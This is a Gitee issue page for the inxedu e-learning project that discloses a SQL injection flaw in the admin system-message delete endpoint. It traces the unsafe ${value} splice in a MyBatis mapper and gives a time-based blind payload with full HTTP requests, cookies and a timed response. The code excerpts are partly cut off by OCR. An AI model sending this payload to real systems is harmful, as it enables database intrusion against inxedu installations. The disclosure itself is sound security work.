因酷 / inxedu


Watch 665 Star 1.6K Fork 835

Gitee Pages JavaDoc Quality Analysis
Jenkins for Gitee Baidu Efficiency Cloud Tencent CloudBase
Tencent Cloud Serverless 悬镜安全
Don't show this again

sqlinjection3


Backlog #I294XL fly Opened this issue 2020-12-12 11:44

1. Vulnerability analysis
   the vulnerability code location:
   com/inxedu/os/edu/controller/letter/AdminMsgSystemController.ja




```
apping("/letter/delsystem")
Body
o<String, Object> delsystemmsg(HttpServletReques
tring, Object> json = null;

sgSystemService.delMsgSystemById(ids);
son = this.setJson( success: true,  message: "操作成功！",  entity: null);
ch (Exception e) {
ogger.error("AdminUserController.delsystemmsg—error", e);
```

it calls:
com/inxedu/os/edu/service/impl/letter/MsgSystemServiceImpl.java




```
     * 通过id删除系统消息
     * @return
     * @throws Exception
     */
    public void delMsgSystemById(String ids) throws Exception {
        msgSystemDao.delMsgSystemById(ids);
    }
```

com/inxedu/os/edu/dao/impl/letter/MsgSystemDaoImpl.java




```
     */
    public Long delMsgSystemById(String ids) throws Exception {
        return this.update( key: "MsgSystemMapper.delMsgSystemById", ids);
    }

    /**
```

inxedu use Mybatis, the logic is in mybatis/inxedu/letter/MsgSystemMapper.xml



```
            <if test="e.status != -1">
                and edu_msg_system.status = #{e.status}
            </if>
        </where>
    </select>

    <update id="delMsgSystemById" parameterType="String">
        update  edu_msg_system set status = 1 WHERE id in (${value})
    </upd MomoSec: Mybatis XML SQL注入漏洞 more... (Ctrl+F1)

    <select id="queryMSListByLT" parameterType="java.util.HashMap"
        resultMap="MsgSystemResult">
```

2. POC
http://127.0.0.1:8080/admin/letter/delsystem/?ids=1,(select*from(select(sleep(5)))a)



```
GET /admin/letter/delsystem/?ids=1 HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101
Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Cookie:
remember-me=YWRtaW46MTYwODY5MDMxODQ2Nzo2Y2UxZjViMGQ0ZTQ5MDI1MTViY2RlNjUON
TZhNThmNw; JSESSIONID=7655A3DB27E7A5388B2B3DAEE5F413A0;
inxedulogin_sys_user_=inxedulogin_sys_user_1
Connection: close
```

```
HTTP/1.1 200
Content-Type: application/json;charset=UTF-8
Date: Fri, 11 Dec 2020 17:06:00 GMT
Connection: close
Content-Length: 58

{"success":true,"message":"操作成功！","entity":null}
```

Status
Backlog

Assignees
Not set

Labels
Not set

Milestones
No related milestones

Pull Requests
None yet
Successfully merging a pull request will close this issue.


Branches
No related branch

Planed to start - Planed to end
Unscheduled - Unscheduled

Top level
Not Top

Priority
Not specified

参与者（1）
F



```
GET /admin/letter/delsystem/?ids=1,(select*from(select(sleep(5)))a) HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Cookie:
remember-me=YWRtaW46MTYwODY5MDMxODQ2Nzo2Y2UxZjViMGQ0ZTQ5MDI1MTViY2RlNjU0NTZhNThmMw;
JSESSIONID=7655A3DB27E7A5388B2B3DAEE5F413A0; inxedulogin_sys_user_=inxedulogin_sys_user_1
Connection: close
```

197 bytes | 5,013 millis

fly created 任务 2 years ago

Expand operation logs

Sign in to comment

Git Resources
Learning Git
CopyCat
Downloads

Gitee Reward
Gitee Stars
Featured Projects
Blog
Nonprofit
Gitee Go

OpenAPI
Help Center
Self-services
Updates

About Us
Join us
Terms of use
Feedback
Partners

777320883
git@oschina.cn
Gitee
+86 400-606-0201

Mini Program
WeChat

OpenAtom Foundation Cooperative code hosting platform 违法和不良信息举报中心 粤ICP备12009483号

简 体 / 繁 體 / English